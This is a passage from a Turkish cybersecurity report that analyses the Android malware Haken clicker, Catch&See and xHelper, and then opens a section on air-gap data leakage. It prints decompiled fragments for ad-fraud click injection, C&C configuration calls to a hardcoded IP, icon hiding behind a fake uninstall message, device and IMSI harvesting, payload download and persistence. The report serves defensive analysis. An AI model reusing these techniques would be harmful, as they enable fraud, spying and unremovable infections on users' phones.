Zararlı yazılım, sunucuyla iletişim kurup yapılandırma yaparken uygulamanın üzerine reklam ekleyerek uygulamanın para kazanmasını sağlayan Facebook (Facebook Reklam Merkezi) ve Google (Google AdMob) mobil hizmet platformlarına zararlı kod parçaları yerleştirmektedir (Bu yerleştirme işlemi Facebook ve AdMob kütüphanelerine zararlı kod parçaları eklenerek ve makine kodu kullanılarak yapılmaktadır). Bu şekilde, kullanıcıların Google ve Facebook hesaplarına bağlı kredi kartlarına erişebilmektedir. Araştırmacılara göre, bu hesaplar premium abonelik hizmetlerini ödemek için kullanılmaktadır[13].

10.1. Compass Zararlı Yazılımının İncelenmesi

Haken tıklayıcının ilk giriş noktası "BaseReceiver" adlı alıcıdır. Bu alıcı, arka kapıdaki uygulamanın, yani görünürde kullanıcı tarafından indirilen uygulamanın işlevinin gerektirmediği izinler ister.

```
<receiver android:name="com.haken.compass.BaseReceiver">
  <intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED" />
    <action android:name="android.intent.action.LOCKED_BOOT_COMPLETED" />
    <action android:name="android.intent.action.ACTION_POWER_CONNECTED" />
    <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED" />
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE_IMMEDIATE" />
    <action android:name="android.net.wifi.STATE_CHANGE" />
    <action android:name="android.net.wifi.SCAN_RESULTS" />
    <action android:name="android.net.wifi.RSSI_CHANGED" />
    <action android:name="android.intent.action.EVENT_REMINDER" />
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.PACKAGE_FULLY_REMOVED" />
    <action android:name="android.intent.action.PACKAGE_DATA_CLEARED" />
    <action android:name="android.intent.action.PACKAGE_REMOVED" />
    <action android:name="android.intent.action.PACKAGE_CHANGED" />
    <action android:name="android.intent.action.PACKAGE_ADDED" />
    <action android:name="android.intent.action.PACKAGE_REPLACED" />
    <data android:scheme="package" />
  </intent-filter>
</receiver>
```

Şekil 13: Compass uygulamasının izinleri.

Compass uygulaması için;

Arka kapı uygulaması pusula hizmeti sağlayan bir pusula uygulaması iken uygulamanın işlevinin gerektirmediği izinlere örnek olarak, "BOOT_COMPLETED" davranışı için cihazın her baştan başlatılışında zararlının arka tarafta çalıştırdığı kod için aldığı izin verilebilir.

```
int __fastcall Java_com_haken_compass_BaseReceiver_startTicks(JNIEnv *a1, int a2, int a3)
{
  JNIEnv *v3; // r5
  int v4; // r8
  int v5; // r6
  int v6; // r2

  v3 = a1;
  v4 = a3;
  v5 = ((int (__fastcall *)(JNIEnv *, const char *))a1->vftable->FindClass)(
         a1,
         "com/google/android/gms/internal/JHandler");
  v6 = ((int (__fastcall *)(JNIEnv *, int, const char *, const char *))v3->vftable->GetStaticMethodID)(
         v3,
         v5,
         "clm",
         "(Landroid/content/Context;)V");
  return ((int (__fastcall *)(JNIEnv *, int, int, int))v3->vftable->CallStaticVoidMethod)(v3, v5, v6, v4);
}
```

Şekil 14: Startticks metodu.

"BaseReceiver", yerel bir "kagu-lib" kütüphanesi yükler ve bu kütüphaneden "startTicks" metodunu çağırır. Bu metot ise incelemeden sonra "com / google / android / gms / internal / JHandler" den "clm" metodunu çağırır[14].

BaseReciver sınıfı iki işçi thread ve bir zamanlayıcıdan oluşur. Bir thread C&C sunucusuyla yeni bir yapılandırma indirmek ve işlemek için iletişim kurar, diğer thread ise zamanlayıcı tarafından tetiklenir, gereksinimleri kontrol eder ve Google'ın AdMob ve Facebook gibi iyi bilinen Ad-SDK'ların Reklamla İlgili Etkinlik sınıflarına (Ad-related Activity classes) kod parçaları enjekte eder.

```
private boolean processJson(Context arg4, String arg5) {
    if(arg5 != null && !"".equals(arg5)) {
        try {
            JSONObject v5 = new JSONArray(arg5).getJSONObject(0);
            if(v5 == null) {
                return 0;
            }

            if((v5.has("apve")) && v5.getString("apve") != null) {
                Spf.putString(arg4, "apve", "6\uFFFD\uFFFD");
            }

            if((v5.has("uLvK")) && v5.getString("uLvK") != null) {
                Spf.putString(arg4, "uLvK", v5.getString("uLvK"));
            }

            if((v5.has("XI6H")) && v5.getString("XI6H") != null) {
                Spf.putString(arg4, "XI6H", v5.getString("XI6H"));
            }

            if(v5.has("QMTd")) {
                Spf.putInt(arg4, "QMTd", v5.getInt("QMTd"));
            }

            if(v5.has("GuMM")) {
                Spf.putInt(arg4, "GuMM", v5.getInt("GuMM"));
            }

            if(v5.has("BFin")) {
                Spf.putInt(arg4, "BFin", v5.getInt("BFin"));
            }

            if(v5.has("G9U8")) {
```

Şekil 16: Yapılandırma işlemleri.

```
private void startActivityAd(Context arg3) {
    Class v0;
    switch(new Random().nextInt(4)) {
        case 1: {
            v0 = FacebookAdInternal.class;
            break;
        }
        case 2: {
            v0 = FacebookAdPlaces.class;
            break;
        }
        case 3: {
            v0 = AdmobAdWidget.class;
            break;
        }
        default: {
            v0 = AdmobAdView.class;
            break;
        }
    }

    Intent v1 = new Intent(arg3, v0);
    v1.addFlags(0x8000);
    v1.addFlags(0x10000000);
    arg3.startActivity(v1);
}

public Status doWork() {
    Log.d("WorkManager", "Run main programe");
    if((this.isRequirements(this.getCtx())) && !MainActivity.isAppLaunched) {
        this.startActivityAd(this.getCtx());
    }

    return Status.getSucess();
}
```

Şekil 17: Facebook ve Google kod parçası eklenmesi.

Tıklama işlevi, Ad-SDK'nın "onCreate" işlevine enjekte edilen kodda uygulanır; bu durumda, işlev "yzt.sta" metoduyla eklenmiştir.

```
protected void onCreate(Bundle arg2) {
    super.onCreate(arg2);
    yzt.sta(((Activity)this));  // clickOnAd
    this.a = bod.b().a(((Activity)this));
```

Şekil 18: Enjekte edilmiş kodu çağırma.

```
    if(v1_2.toString().equals("")) {
        v1_2.append("http://13.250.34.16/api_v5/facebook_api.php");
    }

    v1_2.append("?n=" + v0.getPackageName() + "&c=" + Spf.getString(v0, "CDap") + "&b=" + "EzLjI1MC4zNC4xNi9hcGlfdjUvZmFjZWJvb2tfYXBp");
    v3_2 = new StringBuilder();
    try {
        v1_3 = new URL(v1_2.toString().replace(" ", "%20")).openConnection();
    }
```

Şekil 15: Yapılandırma için C&C ile iletişim kurmak.


"MotionEvent"i kullanıcı tıklamalarını taklit etmek için kullanırken bu fonksiyonlar yansıma yoluyla çağrılır.

```
public void click(int arg20, int arg21) {
    ClickClass v1 = this;
    long v2 = SystemClock.uptimeMillis();
    long v4 = SystemClock.uptimeMillis();
    try {
        Class motionEvent = Class.forName("android.view.MotionEvent");
        if(v1.a == null) {
            return;
        }

        if(motionEvent == null) {
            return;
        }

        Method obtain_method = motionEvent.getMethod("obtain", Long.TYPE, Long.TYPE, Integer.TYPE, Float
        Method setSource_method = motionEvent.getMethod("setSource", Integer.TYPE);
        Object v9 = obtain_method.invoke(null, Long.valueOf(v2), Long.valueOf(v4), Integer.valueOf(0), I
        setSource_method.invoke(v9, Integer.valueOf(0x1002));
        Object v2_1 = obtain_method.invoke(null, Long.valueOf(v2), Long.valueOf(v4), Integer.valueOf(1),
        setSource_method.invoke(v2_1, Integer.valueOf(0x1002));
        Method sendPointerSync = v1.instrumentaiton.getMethod("sendPointerSync", motionEvent);
        Looper.prepare();
        new Handler().post(new Runnable(sendPointerSync, v9, v2_1) {
```

Şekil 19: Yansıma yoluyla "MotionEvent"in sağladıklarıyla Ad-SDK'dan alınan reklamlara tıklamak.

Araştırmacıların belirttiğine göre, Haken Clicker Zararlı yazılımının tespit edilmesinin ardından Google Play Store platformundan bu zararlı yazılımdan etkilenen bütün uygulamalar kaldırılmıştır.

Son olarak araştırmacılar, kullanıcıların uygulamaları indirirken her zaman dikkatli olmaları gerektiği ve uygulama yorumlarının kontrol edilmesi konusunda uyarmaktadır. Örneğin, belirtilen sekiz uygulamanın Google Play platformundaki indirme sayfalarının altında bulunan yorumlarına bakılarak, bu uygulamaların şüpheli davranan ve potansiyel indiriciler için kırmızı bayrak görevi gören uygulamalar olduğu anlaşılabilir[12].



Şekil 20: Uygulama yorumları.


11. CATCH&SEE ZARARLI YAZILIM ANALİZİ

Catch&See uygulaması; "GrixyApp" ve "ZatuApp" ile birlikte geliştirilmiş bir MRAT'dir (Mobile Remote Access Trojan). Zararlı uygulama, oltalama saldırı tekniğiyle dağıtılmakta ve çeşitli temalarda kurbanlara gönderilen bağlantı adresleriyle uygulamanın indirilmesi sağlanmaktadır [15]. Uygulama yüklenip çalıştırıldıktan sonra kurban cihaz üzerinde çalışamadığını belirten sahte bir hata mesajı vererek kendini silmektedir. Aslında zararlı uygulama sadece kısayolunu gizlemekte ve arka planda çalışmaya devam etmektedir. Uygulama, kurban cihazdan bilgi toplayabilmekte ve belirtilen bir URL'den .dex uzantılı bir dosya indirerek bu dosyayı kullanabilmektedir.

İncelenen uygulamaya ait SHA-256 hash bilgisi aşağıdaki gibidir:


- D095f39823656a99b7bd7d9ad132d5aabbf59862a-86253ce067329a491590d13

İncelenen dokümanın VirusTotal sonuçları aşağıdaki gibidir:



Şekil 21: Zararlı uygulamanın Virustotal sonuçları[16].

Zararlı uygulama yüklendikten sonra Şekil 22'de görülen ikonuyla uygulamalar arasında yerini almaktadır.




Şekil 22: Uygulamanın ikonu.

Zararlı uygulama Şekil 23'te görüldüğü üzere; kısa mesaj okuma ve yazma, Wi-Fi durumuna erişim, arama geçmişine erişim, dış belleğe yazma ve okuma, kamera ve ses kaydı erişimi vb. izinler almaktadır.

```
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.READ_CALENDAR"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.READ_USER_DICTIONARY"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.RECEIVE_WAP_PUSH"/>
```

Şekil 23: Uygulamanın kullandığı izinler.

Uygulama çalıştırıldıktan sonra kurban cihazın uygulama sürümünü desteklemediğini ve uygulamanın kaldırılacağını belirten sahte bir hata mesajı vererek kendisini kapatmaktadır.



Şekil 24: Uygulamanın sahte hata mesajı.

Zararlı yazılım, hata mesajı verdikten sonra kendisini kapatmakla birlikte kısayolunu gizlemektedir. Kullanıcıyı, uygulamanın kaldırıldığına ikna etmek için UninstallActivity sınıfında yer alan lambda$onCreate$0$UninstallActivity() metoduyla ekrana uygulamanın kaldırıldığına dair bir mesaj aktarmaktadır.

```
public static void hideAppShortcut(String var0) {
   try {
      PackageManager var1 = App.getContext().getPackageManager();
      ComponentName var2 = new ComponentName(App.getContext().getPackageName(), var0);
      var1.setComponentEnabledSetting(var2, 2, 1);
   } catch (Exception var3) {
      ThrowableExtension.printStackTrace(var3);
   }
```

Şekil 25: Uygulamanın ikonunu saklaması.

```
final void lambda$onCreate$0$UninstallActivity() {
   Toast.makeText(this, "Uninstall finished.", 1).show();
   this.finish();
}
```

Şekil 26: Uygulamanın kendisini silindi olarak göstermesi.

Uygulama, çalıştırıldıktan sonra kurban cihazla ilgili telefon bilgileri, mevcut uygulamalar ve depolama alanı bilgileri gibi verileri toplamaktadır. Cihaz bilgileri, yüklenen uygulamalar ve depolama bilgileri DeviceInfo sınıfındaki collectDeviceInfo, collectInstalledPackages ve collectInternalStorageInfo metotlarıyla toplanmaktadır.

```
String var6 = var14.packageName;
String var7 = (String)var1.getApplicationLabel(var14);
var8 = new JSONObject();
var8.put(PACKAGE, var6);
var8.put(LABEL, var7);
```


Şekil 27: Cihazdaki uygulamalarla ilgili bigi toplanması.

```
var2 = var1.getBlockSizeLong();
var4 = var1.getBlockCountLong();
var6 = var1.getAvailableBlocksLong() * var2;
var2 = var4 * var2 - var6;
```

Şekil 28: Cihazdaki depolama alanıyla ilgili bilgi toplanması.

```
var1.put(DEVICE_ID, DeviceID.getID());
var1.put(TIMEZONE, TimeZone.getDefault().getID());
var1.put(BOARD, Build.BOARD);
var1.put(BOOTLOADER, Build.BOOTLOADER);
var1.put(CPU_ABI, Build.CPU_ABI);
var1.put(CPU_ABI2, Build.CPU_ABI2);
var1.put(DISPLAY, Build.DISPLAY);
var1.put(HARDWARE, Build.HARDWARE);
var1.put(HOST, Build.HOST);
var1.put(ID, Build.ID);
var1.put(MANUFACTURER, Build.MANUFACTURER);
var1.put(MODEL, Build.MODEL);
var1.put(PRODUCT, Build.PRODUCT);
var1.put(SERIAL, Build.SERIAL);
var1.put(TYPE, Build.TYPE);
var1.put(SDK_INT, VERSION.SDK_INT);
var1.put(RELEASE, VERSION.RELEASE);
var1.put(PHONE_NUMBER, this.getPhoneNumber(this.context));
var1.put(IMSI, this.getIMSI(this.context));
```

Şekil 29: Kurban cihazla ilgili bilgi toplanması.



Şekil 30: Uygulama çalıştırıldıktan sonra çalışan servisler.

Zararlı yazılım arka planda çalışırken MqttService ve TmpConn isimli iki farklı servis çalıştırmaktadır. Bu servisler sayesinde uygulamaya mesaj aracılığıyla komutlar gönderilebilmektedir.

Şekil 31'de görüldüğü üzere uygulama, FileDownloader sınıfı altındaki download metodu kapsamındaki downloadFile metodunu çağırarak mesaj yoluyla gönderilen URL üzerinden .dex uzantılı dosyayı indirip daha sonra çalıştırabilmektedir.

```
private void download() {
    if (this.url.contains(GConfig.getServerDomain())) {
        CFile var1 = new CFile(App.getContext().getFilesDir().getPath());
        if (downloadFile(this.url, var1.getAbsolutePath())) {
            String var2 = this.url.substring(this.url.lastIndexOf(47) + 1);
```

Şekil 31: Dosyanın indirilmesi.

Uygulama, BootCompletedReceiver sınıfının altındaki onReceive metoduyla cihaz yeniden başlatıldığında faaliyetlerine devam edebilmektedir.

```
public void onReceive(Context var1, Intent var2) {
    if (var2 != null && var2.getAction() != null) {
        if (var2.getAction().equals("android.intent.action.BOOT_COMPLETED")) {
            Main.setTransparentActivityAlarm();
            var1.startService(new Intent(var1, MainServ.class));
        }
```

Şekil 32: Uygulamanın kendini yeniden başlatması.

Catch&See, GrixyApp ve ZatuApp zararlı yazılımlarında kullanılan teknikler, geçmişte APT-C-23 grupları tarafından kullanılan tekniklerle benzerlik göstermektedir. Önceki zararlı yazılımlarda olduğu gibi bu uygulamalarda da mesajlaşma uygulaması olarak Android için "backdoor" geliştirildiği gözlemlenmiştir. Her bir zararlı yazılımın indirilebileceği kendilerine ait internet siteleri bulunmaktadır ve bu sitelerin kaynak kodunda ünlü kişilere ait atıflar yapılmaktadır[15].

Bu tür tehditleri önlemek için kullanıcılar bilinçlenmeli ve uygulama kaynağının güvenilir olduğunu düşünseler bile kendilerini korumak için mobil güvenlik önlemleri almalıdır.

12. xHELPER ZARARLI YAZILIM ANALİZİ

Android Trojan xHelper zararlı yazılımı, ilk olarak 2019 yılı bahar aylarında Google Play Store platformundaki uygulamalarda görülmüş ama birkaç ay sonra ortadan kaybolmuştur. 2019 Mayıs ayında çıkan Malwarebytes Lab Siber Suç Taktikleri ve Teknikleri raporuna göre, kısa süre önce xHelper zararlı yazılımı yeniden ortaya çıkarak mobil cihazlara bulaşmıştır. Araştırmacılar, zararlı yazılımın kaynağının Google Play Store olabileceğini belirtmiştir. Yazılımın tekrar ortaya çıkmasıyla, kurban cihaz üzerinden kaldırılması çok zor olan daha gelişmiş bir yazılıma dönüştüğü ve günde en az 100 kullanıcıyı etkilediği ortaya çıkmıştır[17].

xHelper zararlı yazılımının 45.000'den fazla mobil cihaza bulaştığı ve daha çok Hindistan, ABD ve Rusya'daki kullanıcıları hedeflediği tespit edilmiştir. xHelper yazılımı, saldırganlara arka kapı sağlamak için tasarlanmış bir tür yazılım damlalığıdır (Dropper). Saldırganlar bu yazılımla mobil cihaza başka uygulamalar yükleyebilir, kişisel verilere sızabilir hatta cihazın kontrolünü ele geçirebilir[18].

xHelper, daha çok korsan oyunlarda, filmlerde veya Trojan tehditlerini gizlemek için oluşturulan yazılımlarda bulunan bir zararlıdır. Bununla birlikte kurban cihazda hata mesajlarına, ekran donmalarına, işletim sistemi çöküşüne ve beklenmedik zamanlarda cihazın baştan başlatılmasına neden olmaktadır[19].

Bu kötü amaçlı yazılım, kullanıcıya bildirimde bulunmadan kendisini kullanıcının Android cihazına yükleyebilir, ardından aldığı uzaktan komutlarla kurban mobil cihaza ek kötü amaçlı yazılımlar indirebilir.

Mobil cihazında xHelper zararlı yazılımı bulunan bir kullanıcının, piyasada bulunan bir Anti-Malware yazılımını kullanarak zararlıyı mobil cihazından kaldırmaya çalışması ve başarısız olmasının ardından üreticiye bildirdiği raporda şunlar vurgulanıyor:


Kullanıcı, ilgili uygulama aracılığıyla iki xHelper ve bir Truva atı ajanını Android cihazından kaldırabildi. Ancak xHelper uygulamasının, fabrika ayarlarına sıfırlanan cihaza yaklaşık bir saatten daha kısa bir süre sonra kullanıcıdan habersiz bir şekilde tekrar yüklendiği tespit edildi. Üretici firma, xHelper için kurulum kaynağının Google Play olduğunu ve Google Play hizmeti devre dışı bırakıldığında, kötü amaçlı yazılımın yeniden bulaşmasının durduğunu tespit etmiştir. Firma, Google Play'in kendisine kötü amaçlı yazılım bulaşmadığını ancak platformun xHelper'ın yeniden yüklenmesini tetiklediğini belirledi. Ayrıca firma, mobil cihazın dosyalarında gizli bir trojan damlalığı görevi gören bir Android uygulama paketi keşfetti[20].

Fabrika ayarlarına dönüldükten sonra bile APK, dizinler ve dosyalar, uygulamaların aksine Android cihazda kalır. Bu nedenle zararlı yazılım fabrika ayarlarına sıfırladıktan sonra bile kurban cihaza kendini yeniden yükleyebilmektedir[21].

Zararlının Sha256 bilgisi ve VirusTotal raporu aşağıdaki gibidir:

- 14be5d5a6fa9a97a99915b61a1227f38da8fefdb-1641fa7343e5a449fd9f8c18

Zararlı yazılım kurban cihazdan Şekil 34'te görüldüğü üzere kısayol yükleme ve kaldırma, veri okuma ve yazma, internet erişimi, Wi-Fi durumuna erişim vb. izinler almaktadır. Uygulama çalıştırıldığı anda Şekil 35'te görüldüğü üzere "Foreground Service" olarak çalışmaya başlamakta, servis durduğunda ise kendini yeniden başlatmaktadır.



Şekil 33: Zararlı yazılımın VirusTotal bilgisi[22].

```
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
```

Şekil 34: Zararlı yazılımın kullandığı izinler.

```
public void onCreate() {
   super.onCreate();

   try {
      if (VERSION.SDK_INT < 18) {
         Notification var1 = new Notification();
         this.startForeground(1876, var1);
      } else if (VERSION.SDK_INT < 25) {
         Builder var3 = new Builder(this);
         var3.setSmallIcon(2130837504);
         var3.setContentTitle(" ");
         var3.setContentText(" ");
         this.startForeground(1876, var3.build());
         Intent var4 = new Intent(this, SubService.class);
         this.startService(var4);
      }
   } catch (Throwable var2) {
   }

   MainApplication.mainservice_isrunning = true;
}
```

Şekil 35: Uygulamanın “Foreground service” olarak başlatılması.

```
public void onDestroy() {
   super.onDestroy();

   try {
      if (VERSION.SDK_INT >= 18 && VERSION.SDK_INT < 25) {
         ((NotificationManager)this.getSystemService("notification")).cancel(1876);
      }

      ++MainApplication.service_ct;
      if (MainApplication.service_ct < 10) {
         Intent var1 = new Intent(this.getApplicationContext(), MainService.class);
         this.startService(var1);
      }
   } catch (Throwable var3) {
   }

   try {
      MainApplication.mainservice_isrunning = false;
   } catch (Throwable var2) {
   }

}
```

Şekil 36: Servisin durduğunda yeniden başlatılması.

```
String var7 = var1.append(var0.getFilesDir().getAbsolutePath()).append("/firehelper.jar").toString();
copyAssetsFileToSD(context, "firehelper.jar", var7);
```

Şekil 37: firehelper isimli jar dosyasının oluşturulması.

Uygulama çalıştırıldıktan sonra MainService içinde bulunan loadjar() fonksiyonuyla firehelper isimli bir jar dosyası oluşturmaktadır.

Zararlı yazılım, com.mufc.umbtts altında bulunan ve tespit edilemeyen bir APK sayesinde cihaz fabrika ayarlarına dönse bile kendini yeniden cihaza yükleyebilmektedir. Aşağıda zararlı yazılım cihaza tekrar yüklense bile cihazdan tamamen kaldırılması için uygulanabilecek adımlar listelenmiştir:

- Google Play’den dosya ve klasör arama özellikleri olan bir dosya yöneticisi indirilir.
- Zararlının, telefona yeniden bulaşmasını önlemek için Google Play geçici olarak devre dışı bırakılır.
- xHelper ve diğer zararlı yazılımların silinmesi için antivirus programı çalıştırılır.
- Dosya yöneticisi açılır ve com.mufc ile başlayan depolama kısmı aratılır.
- Eğer com.mufc ile başlayan bir depolama alanı bulunduysa, dosyanın son değiştirilme tarihi not alınır.
- com.mufc ile başlayan ve bu dosyaların son değiştirilme tarihi ile değiştirilme tarihine sahip olan (indirilenler klasörü gibi ana klasörler hariç) dosyaların hepsi silinir.
- Google Play yeniden etkinleştirilir[20].

Bazı mobil güvenlik uygulamaları xHelper zararlı uygulamalarını “Android.Malapp” başlığı altında tespit edebilmektedir. Kullanıcılar ise bu zararlıdan korunmak için:

- Yazılım sürümlerini güncel tutmalı,
- Bilinmeyen sitelerden uygulama indirmemeli,
- Uygulamalar tarafında istenilen izinleri dikkatlice okumalı,
- Mobil cihazlarını ve kişisel verilerini korumak için ilgili zararlı uygulamaları tespit edebilecek mobil güvenlik uygulaması kullanmalılar.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

Raporumuzun bu bölümünde teknolojik gelişmelerin siber güvenlik üzerindeki etkileri atak ve savunma bağlamında incelenmekte ve küresel çapta dikkat çeken gelişmeler analiz edilmektedir.

13. KAPALI AĞ SİSTEMLERİNDE KULLANILAN MONİTÖRLERİN EKRAN PARLAKLIĞINDAN VERİ SIZINTISI

Saldırı tespit sistemleri (IDS), güvenlik duvarları ve antivirüs programları gibi güvenlik ürünleri her geçen gün gelişmesine rağmen, saldırganlar da hedef sistemlerde veri sızıntısı oluşturabilecek yeni atak yüzeyleri ve zafiyetler bulmaya devam etmektedir. Motivasyonu yüksek saldırganlar karmaşık atak vektörleri kullanarak, internet erişimi tamamen kapalı olan ağları bile ele geçirebilmektedir. Veri sızıntısı oluşturmak için son yıllarda birçok yöntem bulunmasına rağmen, internet erişimi veya fiziksel erişimi olmayan sistemlerden veri sızıntısı halen sıcak konulardan biri. Elektromanyetik, akustik, termal ve optik yöntemlerle gizli sızıntı kanalları son yirmi senedir incelenen konular, fakat bu metotların çoğu insan görüş algısıyla saptanabilen ve bu sebepten de insanların fiziksel olarak bulunmadığı ortamlarda kullanılacağı varsayılarak geliştirilmiş metotlardır.

Bir insanın rahatça görebileceği ışıklarla standart bir LCD ekrana yansıtılarak veri sızıntısı sağlamaya çalışmak, rahatça fark edilebileceği için aslında çoğu zaman gereksizdir. Bu çalışmada, insan görüşüyle algılanamayacak elektromanyetik radyasyon aralığında ekran görüntüsü sağlayabilen gizli optik kanal kullanan veri sızıntısı anlatılacaktır. Burada kullanılan gizli kanallar, hassas verilerin görünmesini engellemek için insanın görsel ışık algılama limitlerini istismar etmekte ve LCD ekran üzerinde çıplak gözle görülmesini engellemektedir[23].

13.1. Konu ile İlişkili Çalışmalar

